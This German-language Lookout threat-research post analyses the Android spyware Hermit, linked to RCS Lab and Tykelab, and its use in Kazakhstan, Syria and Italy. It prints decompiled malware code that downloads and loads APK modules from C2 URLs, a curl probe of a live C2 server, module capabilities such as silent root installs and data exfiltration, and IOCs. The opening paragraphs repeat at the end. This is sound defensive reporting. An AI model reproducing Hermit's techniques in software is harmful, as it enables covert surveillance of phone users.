Lookout Entdeckt Android-Spionagesoftware in Kasachstan

de.lookout.com/blog/hermit-spyware-discovery

Lookout Forscher vonThreat Lab haben Android-Überwachungsprogramme aufgedeckt, die von der kasachischen Regierung innerhalb ihrer Grenzen eingesetzt werden. Während wir diese Bedrohung schon seit einiger Zeit mit Lookout Endpoint Detection and Response (EDR) verfolgen, wurden die neuesten Proben im April 2022 entdeckt, vier Monate nachdem landesweite Proteste gegen die Regierungspolitik gewaltsam unterdrückt wurden.

Unsere Analyse ergab, dass die Spyware, die wir "Hermit" genannt haben, wahrscheinlich vom italienischen Spyware-Anbieter RCS Lab S.p.A und Tykelab Srl entwickelt wurde, einem Unternehmen für Telekommunikationslösungen, von dem wir vermuten, dass es als Scheinfirma fungiert.

Dies ist nicht das erste Mal, dass Hermit eingesetzt wird. Wir wissen, dass die italienischen Behörden es 2019 bei einer Anti-Korruptions-Operation eingesetzt haben. Wir haben auch Hinweise darauf gefunden, dass ein unbekannter Akteur es im Nordosten Syriens eingesetzt hat, einer überwiegend kurdischen Region, die Schauplatz zahlreicher regionaler Konflikte war.

Während einige Hermit-Samples schon früher entdeckt wurden und allgemein als generische Spyware anerkannt sind, sind die Verbindungen, die wir in diesem Blog zu Entwicklern, Kampagnen und Betreibern herstellen, neu.

RCS Lab, ein bekannter Entwickler, der seit über drei Jahrzehnten tätig ist, ist auf demselben Markt tätig wie der Pegasus-Entwickler NSO Group Technologies und die Gamma Group, die FinFisher entwickelt hat. Diese Unternehmen, die sich gemeinsam als "Lawful Intercept"-Unternehmen bezeichnen, behaupten, dass sie nur an Kunden verkaufen, die Überwachungsprogramme rechtmäßig nutzen, wie z. B. Geheimdienste und Strafverfolgungsbehörden. In Wirklichkeit wurden solche Tools oft unter dem Deckmantel der nationalen Sicherheit missbraucht, um Führungskräfte, Menschenrechtsaktivisten, Journalisten, Akademiker und Regierungsbeamte auszuspionieren.

Was ist Hermit?

Hermit ist eine modulare Überwachungssoftware, die ihre bösartigen Funktionen in Paketen versteckt, die nach der Bereitstellung heruntergeladen werden.

Wir haben 16 der 25 bekannten Module erhalten und analysiert, jedes mit einzigartigen Fähigkeiten. Diese Module ermöglichen es Hermit zusammen mit den Berechtigungen der Kernanwendungen, ein gerootetes Gerät auszunutzen, Audio aufzuzeichnen und Telefonanrufe zu tätigen und umzuleiten sowie Daten wie Anrufprotokolle, Kontakte, Fotos, den Standort des Geräts und SMS-Nachrichten zu sammeln.


Wir vermuten, dass die Spyware über SMS-Nachrichten verbreitet wird, die vorgeben, von einer legitimen Quelle zu stammen. Die analysierten Malware-Samples gaben sich als Anwendungen von Telekommunikationsunternehmen oder Smartphone-Herstellern aus. Hermit täuscht die Benutzer, indem er die legitimen Webseiten der Marken aufruft, für die er sich ausgibt, während er im Hintergrund bösartige Aktivitäten startet.

Wir wissen, dass es eine iOS-Version von Hermit gibt, konnten aber keine Probe für eine Analyse erhalten.

Einsatz in Kasachstan

Unsere Analyse deutet darauf hin, dass Hermit nicht nur in Kasachstan eingesetzt wurde, sondern dass wahrscheinlich eine Einheit der nationalen Regierung hinter der Kampagne steht. Unseres Wissens nach ist dies das erste Mal, dass ein aktueller Kunde der mobilen Malware von RCS Lab identifiziert wurde.

Wir entdeckten Proben dieser Kampagne erstmals im April 2022. Sie trugen die Bezeichnung "oppo.service" und gaben sich als chinesischer Elektronikhersteller Oppo aus. Die Website, die die Malware zur Verschleierung ihrer bösartigen Aktivitäten nutzte, ist eine offizielle Oppo-Supportseite (http://oppo-kz.custhelp[.]com) in kasachischer Sprache, die inzwischen offline gegangen ist. Wir haben auch Muster gefunden, die sich als Samsung und Vivo ausgeben.



Die nun nicht mehr existierende Oppo-Supportseite in der Sprache Kazkhak wird geladen und den Benutzern angezeigt, während im Hintergrund bösartige Aktivitäten stattfinden.

Die in der gezielten kasachischen Kampagne verwendeten Proben stellten eine Verbindung zur C2-Adresse 45.148.30[.]122:58442 her. Eine weitere Analyse des C2-Servers der Spyware ergab jedoch, dass diese IP-Adresse als Proxy für den echten C2-Server unter 85.159.27[.]61:8442 verwendet wird. Die echte C2-IP-Adresse wird von STS Telecom verwaltet, einem kleinen Internetdienstanbieter (ISP) mit Sitz in Nur-Sultan, der Hauptstadt Kasachstans. Aus den spärlichen Online-Aufzeichnungen geht hervor, dass STS auf "andere drahtgebundene Telekommunikationsdienste" und Kabeldienste spezialisiert ist.

```
% curl -k -H 'X-TOKEN: 8303cf17-45a8-459c-8e7f-db2c8e3e7f08' -H 'Connection: close'
-H 'Host: 45.148.30.122:58442' --compressed -H 'User-Agent: okhttp/4.9.1'
"https://45.148.30.122:58442/taitale/actuator/"

{
    "_links": {
        "self": {
            "href": "https://85.159.27.61:8442/taitale/actuator", "templated": false
        },
        "health-path": {
            "href": "https://85.159.27.61:8442/taitale/actuator/health/{*path}", "templated": true
        },
        "health": {
            "href": "https://85.159.27.61:8442/taitale/actuator/health", "templated": false
        },
        "info": {
            "href": "https://85.159.27.61:8442/taitale/actuator/info", "templated": false
        }
    }
}
```

Unsere Interaktion mit einem schlecht konfigurierten C2-Server verriet die wahre C2-IP-Adresse.

Syrien, Italien und andere Ziele

Bevor wir die Proben aus Kasachstan entdeckten, fanden wir in den passiven DNS-Aufzeichnungen von Hermit einen Verweis auf "Rojava", eine kurdischsprachige Region im Nordosten Syriens. Dies ist insofern von Bedeutung, als die Region Schauplatz anhaltender Krisen ist, wie z. B. des syrischen Bürgerkriegs und der Konflikte zwischen dem Islamischen Staat (IS) und der von den USA angeführten Koalition zur Unterstützung der kurdisch geführten Syrischen Demokratischen Kräfte (SDF). Zuletzt führte die Türkei eine Reihe von Militäroperationen gegen die SDF durch, die zu einer Teilbesetzung der Region führten.

Die von uns gefundene Domain (rojavanetwork[.]info) imitiert speziell "Rojava Network", eine Social-Media-Marke auf Facebook und Twitter, die Nachrichten und politische Analysen aus der Region bereitstellt, oft zur Unterstützung der SDF-Operationen.

Die Domain rojavanetwork[.]info scheint speziell das "Rojava Network" zu imitieren, eine Social-Media-Marke auf Facebook und Twitter, die Nachrichten und politische Analysen aus der Region liefert, oft zur Unterstützung von SDF-Operationen.

Außerhalb Syriens wurde Hermit auch in Italien eingesetzt. Einem vom italienischen Unterhaus im Jahr 2021 veröffentlichten Dokument zufolge haben die italienischen Behörden Hermit möglicherweise bei einer Anti-Korruptions-Operation missbraucht. Das Dokument erwähnte eine iOS-Version von Hermit und brachte RCS Lab und Tykelab mit der Malware in Verbindung, was unsere Analyse bestätigt.

RCS Lab und seine kontroversen Verbindungen

Wie bei vielen Spyware-Anbietern ist nicht viel über RCS Lab und seinen Kundenkreis bekannt. Die uns vorliegenden Informationen deuten jedoch darauf hin, dass das Unternehmen international sehr präsent ist.

Durchgesickerten Dokumenten zufolge, die 2015 auf WikiLeaks veröffentlicht wurden, war RCS Lab bereits 2012 ein Wiederverkäufer für einen anderen italienischen Spionagesoftware-Anbieter, HackingTeam, jetzt bekannt als Memento Labs. Aus der

Korrespondenz zwischen den beiden Unternehmen geht hervor, dass RCS Lab mit Militärs und Geheimdiensten in Pakistan, Chile, der Mongolei, Bangladesch, Vietnam, Myanmar und Turkmenistan zusammenarbeitete - die drei letztgenannten Länder werden im Demokratieindex als autoritäre Regime eingestuft.

Auch mit Syrien, einem weiteren autoritären Regime, hat RCS Lab in der Vergangenheit im Rahmen seiner Zusammenarbeit mit dem Berliner Unternehmen Advanced German Technology (AGT) beim Verkauf von Überwachungslösungen zu tun gehabt.

Länder, die mit früheren Geschäftsbeziehungen von RCS Lab in Verbindung standen. Obere Reihe: Chile, Pakistan, Mongolei und Bangladesch; untere Reihe: Myanmar, Vietnam, Turkmenistan und Syrien.

Tykelab und seine Verbindung zu RCS Lab

Laut seiner eigenen Website bietet Tykelab unbedenkliche Technologielösungen an. Wir haben jedoch verschiedene öffentlich zugängliche Hinweise gefunden, die das Gegenteil vermuten lassen. Neben dem Dokument des italienischen Parlaments haben wir mehrere Beweise gefunden, die Tykelab mit RCS Lab in Verbindung bringen.

Das LinkedIn-Profil eines aktuellen Tykelab-Mitarbeiters zeigt beispielsweise, dass er auch bei RCS Lab arbeitet. Darüber hinaus bietet das Unternehmen Dienstleistungen an, die Fähigkeiten erfordern, die bei der Entwicklung und Bereitstellung von Überwachungssoftware nützlich sein können, wie z. B. Kenntnisse oder Interaktion mit Telekommunikationsnetzen, Analyse sozialer Medien, SMS-Dienste und Entwicklung mobiler Apps. In einer der Stellenausschreibungen von Tykelab für einen Sicherheitsingenieur, die wir gefunden haben, sind die gewünschten Fähigkeiten aufgeführt, die sich direkt auf die Überwachung von Mobilfunknetzen und -geräten anwenden lassen.

Security Engineer

You will integrate the software development team dedicated to telecom security product. In this area, the team works on the development of }auditor equipments to discover Core Network, SS7 and SIGTRAN vulnerability for 3G, 4G-LTE and 5G networks.

Due to interaction with international vendors, }mastering english communication and international usage is fundamental. Moreover, you may be offered to travel abroad on short missions at customers' premises.

Tykelab team is willing to enforce its development workforce with this profile:

- Network fundamentals (protocols & materials), traffic generation & capture analysis tools
- Deep knowledge of Telecom signaling protocols (SS7/Sigtran, Diameter, GTP, SIP)
- At least 5-6 years of experience in development
- Mastering of the language C/C++, Java, Python
- Ease and willingness to adapt to other languages
- Skilled in Linux environment (user, administration, scripting, software packaging)
- Skilled in software debugging

Ideally, you already know about:

• Mobile & Network platform reverse engineering

- SCTP scanning, SS7 attacks, GTP manipulation and fuzzing
- SS7/SIGTRAN CS Core Network Vulnerability Assessments & Penetration Test
- LTE/Diameter Vulnerability Assessments & Penetration Test
- IMS Vulnerability Assessments & Penetration Test

Diese Stellenausschreibung von Tykelab unterstreicht das Interesse an Schwachstellen in mobilen Netzwerken, Penetrationstests und Reverse Engineering: Fähigkeiten, die sowohl defensiven als auch offensiven Zwecken dienen können.
Bei unserer eigenen Analyse von Hermit konnten wir Tykelab mit Hermit und RCS Lab in Verbindung bringen. Eine der IP-Adressen, die Hermit für die C2-Kommunikation verwendete, wies ein SSL-Zertifikat auf, das mit einer anderen IP-Adresse, 93.51.226[.]53, gemeinsam genutzt wurde. Bemerkenswert ist, dass das gemeinsam genutzte Zertifikat im Ortsfeld Mailand, Italien, angibt, wo RCS Lab seinen Hauptsitz hat.

Diese zweite IP verwendete ein anderes SSL-Zertifikat, das RCS direkt als Organisation und Tykelab als Organisationseinheit angibt. Der Standort verweist auf Rom, den Hauptsitz von Tykelab

▼ 7151cb8d80881aacad3c142a8e61992447fe0ea3

Serial Number	17278654181545558335
Issued	2016-07-29
Expires	2017-07-29
Common Name	93.51.226.53 (subject) 93.51.226.53 (issuer)
Alternative Names	
Organization Name	RCS (subject) RCS (issuer)
SSL Version	3
Organization Unit	Tykelab (subject) Tykelab (issuer)
Street Address	
Locality	Rome (subject) Rome (issuer)
State/Province	Rome (subject) Rome (issuer)
Country	IT (subject) IT (issuer)

Ein SSL-Zertifikat, das mit der Hermit-Infrastruktur verbunden ist, zeigt, dass sowohl Tykelab als auch RCS Lab mit der Spyware verbunden sind.

Technische Analyse: Hermits fortgeschrittene Fähigkeiten

Hermit ist eine hochgradig konfigurierbare Überwachungssoftware mit unternehmensgerechten Funktionen zur Erfassung und Übertragung von Daten.

So verwendet sie beispielsweise mehr als 20 Parameter, die es jedem Betreiber ermöglichen, sie an seine Kampagne anzupassen. Die Spyware versucht auch, die Datenintegrität der gesammelten "Beweise" zu wahren, indem sie einen hashbasierten Nachrichtenauthentifizierungscode (HMAC) sendet. Dadurch können die Akteure authentifizieren, wer die Daten gesendet hat, und sicherstellen, dass die Daten unverändert sind. Die Verwendung dieser Methode für die Datenübertragung kann die Zulässigkeit der gesammelten Beweise ermöglichen.

Um seine wahren Absichten zu verschleiern, ist Hermit modular aufgebaut. Das bedeutet, dass bösartige Funktionen in zusätzlichen Nutzdaten versteckt sind, die die Malware bei Bedarf herunterlädt.

Wie Opfer ausgetrickst werden und eine Entdeckung verhindert wird

Wie wir bereits erwähnt haben, gibt Hermit vor, von seriösen Unternehmen zu stammen, nämlich von Telekommunikationsunternehmen oder Smartphone-Herstellern. Um diese Fassade aufrechtzuerhalten, lädt und zeigt die Malware gleichzeitig die Website des vorgetäuschten Unternehmens an, während im Hintergrund bösartige Aktivitäten gestartet werden.

Der erste bösartige Schritt besteht darin, eine eingebettete Konfigurationsdatei mit Eigenschaften zu entschlüsseln, die für die Kommunikation mit dem C2-Server verwendet werden. Doch bevor die Kommunikation stattfindet, führt Hermit eine Reihe von Prüfungen durch, um sicherzustellen, dass die Anwendung nicht analysiert wird. Dazu gehört die Suche nach dem Vorhandensein eines Emulators und Anzeichen dafür, dass die Anwendung selbst verändert wurde, um die Analyse zu erleichtern.

Module und Datenerfassung

Sobald die Malware eine Verbindung zum C2 herstellt, erhält sie Anweisungen, welche Module sie herunterladen soll, die jeweils unterschiedliche Funktionen haben. Zusätzlich zu den Modulen zeigen die von der Malware angeforderten Berechtigungen die verschiedenen Möglichkeiten an, wie sie Daten sammeln kann.

```
public final void downloadModule(Context arg6, ModuleConfiguration arg7) {
    String v0 = arg7.getFingerPrint();
    if(arg6 != null) {
        if(v0 == null) {
            v0 = "";
        }

        this.d = arg7;
        this.c = new File(arg6.getDir("m", 0), arg7.getFingerPrint()).getAbsolutePath().concat(".apk");
        FileDownloader v1 = new FileDownloader(arg6, ((DownloadListener)this));
        Object[] v4 = {v0, this.d.getModule(), arg7.getDownloadUrl().concat(".apk")};
        ModuleDownloader.e.info("b6566961df3af62ad87cd1b74a4adfcdc7422e34 {} {} {}", v4);
        String v7 = this.c;
        v1.downloadFile(arg7.getDownloadUrl().concat(".apk"), v7);
    }
}
```

Hermit kann vom C2 aufgefordert werden, Module von einer beliebigen URL herunterzuladen und sie dann dynamisch zu laden.

Insgesamt haben wir 16 Module durch Interaktion mit der für C2-Kommunikation verwendeten IP-Adresse (45.148.30[.]122:58442) "oppo.service" erworben. Ausgehend von den Identifikationsnummern, die den Modulen im Code von Hermit zugewiesen wurden, gibt es mindestens 25 Module.

In der Kernanwendung fanden wir eine abstrakte Klasse namens "Modul", die zusätzliche Hinweise darauf lieferte, wozu die übrigen Module in der Lage sind. Der Code enthielt Verweise auf die Verwendung von Exploits, was durch Hinweise in den erhaltenen Modulen weiter bestätigt wurde. Obwohl uns während der Tests keine Exploits zur Verfügung gestellt wurden, können wir sagen, dass ein ausgenutztes Gerät einen lokalen Root-Dienst hat, der auf 127.0.0.1:500 lauscht und nach dem die Malware "pingt".

```
public abstract class Module {
    public static enum Events {
        RECORDER_INFO_MAX_DURATION_REACHED,
        RECORDER_INFO_MAX_FILESIZE_REACHED,
        RECORDER_EVENT_ERROR,
        PERMISSION_INFO_DENIED,
        MISSING_PARAMETER,
        LOCATION_INFO_CHANGED,
        ROOT_INFO_SUCCEDED,
        ROOT_INFO_FAILED,
        EXPLOIT_SUCCEDED,
        EXPLOIT_FAILED,
        PACKAGES_CHANGES,
        PLATFORM_LEVELS_CHANGES,
        PLATFORM_LIMIT_REACHED,
        SCREEN_OFF,
        DEVICE_IDLE,
        APP_WATCHING,
        STARTING_RECORDING,
        PAUSE_RECORDING,
        LIMITS_REACHED,
        CALL,
        TIME_CHANGED,
        CREADY,
        HTTP,
        SCREEN_ON_REQUESTED,
        LOG,
        CELLINFO,
        FG,
        E,
        K,
        NLS,
        AS,
        AST;

    }
```

Einige Variablen weisen darauf hin, dass Hermit über Module verfügt, die Exploits verwenden können.

Wenn bestätigt wird, dass das Gerät ausgenutzt werden kann, kommuniziert es mit C2, um die für die Ausnutzung des Geräts erforderlichen Dateien zu erhalten und seinen Root-Dienst zu starten. Dieser Dienst wird dann verwendet, um erhöhte Geräteprivilegien zu aktivieren, wie z. B. den Zugriff auf Zugriffsdienste, Benachrichtigungsinhalte, den Status der Paketnutzung und die Möglichkeit, die Batterieoptimierung zu ignorieren.

Neben dem Root-Dienst erwarten einige Module den Root-Zugriff oder versuchen, ihn direkt über eine su-Binärdatei zu nutzen. Diese Module versuchen, die gemeinsamen Einstellungen der SuperSU-App zu ändern, um die Ausführung von Root-Befehlen ohne Benutzerinteraktion zu ermöglichen.

Dies kann zwar ein allgemeiner Versuch sein, Root ohne Wissen des Benutzers zu verwenden, aber SuperSU kann auch ein Teil des unbekannten Ausbeutungsprozesses sein. Wenn Root nicht verfügbar ist, können die Module den Benutzer zu Aktionen auffordern, mit denen die gleichen Ziele erreicht werden.

Dies sind die Module, die wir erwerben konnten (im Anhang finden Sie eine vollständige Aufschlüsselung der einzelnen Module):

- Veranstaltung zur Barrierefreiheit
- Audio
- Kamera
- Datei herunterladen
- Benachrichtigungs-Listener
- WhatsApp
- Konto
- Browser
- Zwischenablage
- Hochladen von Dateien
- Bildschirmaufzeichnung
- Adressbuch
- Kalender
- Geräte-Infos
- Protokoll
- Telegramm

Wie andere Waffen kann auch Spyware leicht missbraucht werden

Anbieter von so genannter "Lawful Intercept"-Spyware, wie RCS Lab, die NSO Group und Gamma Group, behaupten in der Regel, dass sie nur an Einrichtungen verkaufen, die einen legitimen Nutzen aus der Überwachungssoftware ziehen, wie z. B. Polizeikräfte, die gegen das organisierte Verbrechen oder den Terrorismus kämpfen. Allerdings gab es vor allem in den letzten Jahren viele Berichte über den Missbrauch von Spionageprogrammen.

Wir haben Beweise für den Einsatz von Hermit in Kasachstan und Syrien gefunden, also in Ländern mit schlechter Menschenrechtsbilanz. Selbst bei den Anti-Korruptionseinsätzen in Italien kam es zu einem mutmaßlichen Missbrauch von persönlichen und privaten Daten.

In gewisser Weise unterscheiden sich elektronische Überwachungsinstrumente nicht so sehr von anderen Waffen. Erst diesen Monat hat der Geschäftsführer der NSO-Gruppe, Shalev Hulio, unter finanziellem Druck die Möglichkeit des Verkaufs an "riskante" Kunden eröffnet. Die Hersteller von Spionageprogrammen arbeiten im Verborgenen und mit eingeschränkter Kontrolle, und die Legitimität der Verwendung ihrer Produkte ist selten so eindeutig, wie sie behaupten.

Wie Sie sich vor Spionageprogrammen wie Hermit schützen können

Mit ihren ausgefeilten Datenerfassungsfunktionen und der Tatsache, dass wir sie ständig bei uns tragen, sind mobile Geräte das perfekte Ziel für die Überwachung. Auch wenn nicht jeder von uns von ausgeklügelter Spyware betroffen sein wird, finden Sie hier einige Tipps, wie Sie sich und Ihr Unternehmen schützen können:

- **Aktualisieren Sie Ihr Telefon und Ihre Apps: Betriebssysteme und Apps haben oft Sicherheitslücken, die gepatcht werden müssen. Aktualisieren Sie sie, um sicherzustellen, dass die Schwachstellen beseitigt sind.**
- **Klicken Sie nicht auf unbekannte Links: Eine der häufigsten Möglichkeiten für Angreifer, Malware zu verbreiten, besteht darin, Ihnen eine Nachricht zu schicken, die vorgibt, eine legitime Quelle zu sein. Klicken Sie nicht auf Links, insbesondere wenn Sie die Quelle nicht kennen.**

- **Installieren Sie keine unbekannten Anwendungen: Seien Sie vorsichtig, wenn Sie unbekannte Anwendungen installieren, auch wenn die Quelle der Anwendung eine legitime Behörde zu sein scheint.**
- **Überprüfen Sie regelmäßig Ihre Apps**: Manchmal kann Malware Einstellungen ändern oder zusätzliche Inhalte auf Ihrem Telefon installieren. Überprüfen Sie Ihr Telefon regelmäßig, um sicherzustellen, dass nichts Unbekanntes hinzugefügt wurde.

Zusätzlich zu den oben genannten bewährten Sicherheitspraktiken empfehlen wir dringend eine spezielle mobile Sicherheitslösung, um sicherzustellen, dass Ihr Gerät nicht durch Malware oder Phishing-Angriffe gefährdet wird.

Nach unserem besten Wissen wurden die in diesem Artikel beschriebenen Apps nie über Google Play verbreitet. Die Nutzer der Sicherheits-Apps von Lookout sind vor diesen Bedrohungen geschützt.

Indikatoren für Kompromisse

Kernindikatoren der App

SHA1
ca101ddfcf6746ffa171dc3a0545ebd017bf689a
b1dfb2be760d209846f2147ce32560954d2f71b5
cf610aae906ffcfd52c08d6ba03d9ce2c9996ac8
22f49fa7fe1506d2639f08e9ae198e262396c052
97ead8dec0bf601ba452b9e45bb33cb4a3bf830f
527141e1ee5d76b55b7c7640f7dcf222cb93e010
4f8145805eec0c4d8fc32b020744d4f3f1e39ccb
9f949b095c2ab4b305b2ea168ae376adbba72ffb

Netzwerk-Indikatoren

IP-Adresse	Hafen
2.229.68[.]182	8442
2.228.150[.]86	8443
93.57.84[.]78	8443
93.39.197[.]234	8443
45.148.30[.]122	58442
85.159.27[.]61	8442

Beispiele für Domains, die bei Hermits Targeting-Operationen verwendet werden

- 119-tim[.]info
- 133-tre[.]info
- 146-fastweb[.]info
- 155-wind[.]info
- 159-windtre[.]info
- iliad[.]info
- amex-co[.]info
- cloud-apple[.]info
- fb-techsupport[.]com
- milf[.]haus
- mobdemo[.]info
- mobilepays[.]info
- kena-mobile[.]info
- poste-it[.]info
- rojavanetwork[.]info
- store-apple[.]info
- wind-h3g[.]info

Von Hermit verwendete Parameterkonfigurationen

Parameter	Konfiguration
vps	Zertifikatsfingerabdruck, IP-Adresse und Port für C2-Kommunikation
p1,p3,p4,p5,p6	Server-Endpunkte für verschiedene C2-Kommunikationen
redirectUrl	Dies ist die gutartige URL, die beim Start der Anwendung geöffnet wird

versteckt	Legt fest, ob das Symbol der Anwendung ausgeblendet werden soll.
vpsseed	Zeichenfolge, die zusammen mit android_id als eindeutiger Gerätebezeichner verwendet wird
ZertifikatSignatur	Erwartete Signatur der Anwendung. Wenn die Signatur nicht übereinstimmt, wird die App nicht ausgeführt.
wdpn	Paketname einer anderen Anwendung, mit der auf dem Gerät interagiert wird
wdcn	Komponentenname eines in der wdpn-App enthaltenen Dienstes
xAuthToken	HTTP-Header, der zu jeder Anfrage zur Authentifizierung hinzugefügt wird
psk	Pre-Shared Key für die Authentifizierung von Nachrichten
deleteApk	Boolescher Wert, der angibt, ob APK-Dateien gelöscht werden sollen, wenn die Anti-Emulationsprüfung fehlschlägt
fp	Fingerabdruck für die Einrichtung der Protobuf-Verschlüsselung
pk	Öffentlicher Schlüssel für die Einrichtung der Protobuf-Verschlüsselung
applicationId, gcmSenderId projectId, storageBucket apiKey	Firebase Messaging Service Einrichtungsparameter

Von Hermit heruntergeladene Module

Name des Moduls	Funktion	Hinweis

Veranstaltung zur Barrierefreiheit	Verfolgen Sie die Anwendung im Vordergrund.	
Konto	Stehlen von gespeicherten Kontoe-Mails.	
Adressbuch	Kontakte stehlen.	
Audio	Audio aufnehmen.	
Browser	Stehlen von Browser-Lesezeichen/Suchen.	
Kalender	Kalenderereignisse stehlen, Teilnehmerinnen und Teilnehmer.	
Kamera	Machen Sie Fotos.	
Zwischenablage	Stehlen Sie aktuelle und zukünftige Inhalte der Zwischenablage.	
Geräte-Infos	Exfiltrieren von Geräteinformationen, einschließlich: • Anwendungen • Kernel-Informationen • Modell • Hersteller • OS-Version • Rufnummer • Sicherheits-Patch • root/exploitation status	
Datei-Download	APK-Dateien herunterladen und auf dem Gerät installieren.	Verwenden Sie Root, um Anwendungen unbemerkt zu installieren.

Hochladen von Dateien	Hochladen von Dateien vom Gerät.	Verwenden Sie root, um Dateien zu kopieren, auf die die Anwendung keinen Zugriff hat.
Protokoll	Aktivieren/deaktivieren Sie die ausführliche Protokollierung.	
Benachrichtigungs-Listener	Benachrichtigungsinhalte exfiltrieren. Benachrichtigungen, die auf die Hermit-App verweisen, aber nicht von ihr stammen, werden entsorgt/unterdrückt.	
Bildschirmaufzeichnung	Machen Sie Fotos von dem Bildschirm.	Verwenden Sie root, um 'screencap' auszuführen
Telegramm	Aufforderung an den Benutzer, Telegram auf dem Gerät mit einer heruntergeladenen APK neu zu installieren.	Verwenden Sie root, um Telegram stillschweigend zu deinstallieren/neu zu installieren. Kopieren Sie auch die Daten der alten App in den Ordner der neuen App und ändern Sie die SELinux-Kontexte und Eigentümer der Dateien
WhatsApp	Aufforderung an den Benutzer, WhatsApp über den Play Store neu zu installieren.	

Lookout Forscher vonThreat Lab haben Android-Überwachungsprogramme aufgedeckt, die von der kasachischen Regierung innerhalb ihrer Grenzen eingesetzt werden. Während wir diese Bedrohung schon seit einiger Zeit mit Lookout Endpoint Detection and Response (EDR) verfolgen, wurden die neuesten Proben im April 2022 entdeckt, vier Monate nachdem landesweite Proteste gegen die Regierungspolitik gewaltsam unterdrückt wurden.

Unsere Analyse ergab, dass die Spyware, die wir "Hermit" genannt haben, wahrscheinlich vom italienischen Spyware-Anbieter RCS Lab S.p.A und Tykelab Srl entwickelt wurde, einem Unternehmen für Telekommunikationslösungen, von dem wir vermuten, dass es als Scheinfirma fungiert.

Dies ist nicht das erste Mal, dass Hermit eingesetzt wird. Wir wissen, dass die italienischen Behörden es 2019 bei einer Anti-Korruptions-Operation eingesetzt haben. Wir haben auch Hinweise darauf gefunden, dass ein unbekannter Akteur es im Nordosten Syriens eingesetzt hat, einer überwiegend kurdischen Region, die Schauplatz zahlreicher regionaler Konflikte war.

Während einige Hermit-Samples schon früher entdeckt wurden und allgemein als generische Spyware anerkannt sind, sind die Verbindungen, die wir in diesem Blog zu Entwicklern, Kampagnen und Betreibern herstellen, neu.

RCS Lab, ein bekannter Entwickler, der seit über drei Jahrzehnten tätig ist, ist auf demselben Markt tätig wie der Pegasus-Entwickler NSO Group Technologies und die Gamma Group, die FinFisher entwickelt hat. Diese Unternehmen, die sich gemeinsam als "Lawful Intercept"-Unternehmen bezeichnen, behaupten, dass sie nur an Kunden verkaufen, die Überwachungsprogramme rechtmäßig nutzen, wie z. B. Geheimdienste und Strafverfolgungsbehörden. In Wirklichkeit wurden solche Tools oft unter dem Deckmantel der nationalen Sicherheit missbraucht, um Führungskräfte, Menschenrechtsaktivisten, Journalisten, Akademiker und Regierungsbeamte auszuspionieren.

Was ist Hermit?

Hermit ist eine modulare Überwachungssoftware, die ihre bösartigen Funktionen in Paketen versteckt, die nach der Bereitstellung heruntergeladen werden.

Wir haben 16 der 25 bekannten Module erhalten und analysiert, jedes mit einzigartigen Fähigkeiten. Diese Module ermöglichen es Hermit zusammen mit den Berechtigungen der Kernanwendungen, ein gerootetes Gerät auszunutzen, Audio aufzuzeichnen und Telefonanrufe zu tätigen und umzuleiten sowie Daten wie Anrufprotokolle, Kontakte, Fotos, den Standort des Geräts und SMS-Nachrichten zu sammeln.

Wir vermuten, dass die Spyware über SMS-Nachrichten verbreitet wird, die vorgeben, von einer legitimen Quelle zu stammen. Die analysierten Malware-Samples gaben sich als Anwendungen von Telekommunikationsunternehmen oder Smartphone-Herstellern aus. Hermit täuscht die Benutzer, indem er die legitimen Webseiten der Marken aufruft, für die er sich ausgibt, während er im Hintergrund bösartige Aktivitäten startet.

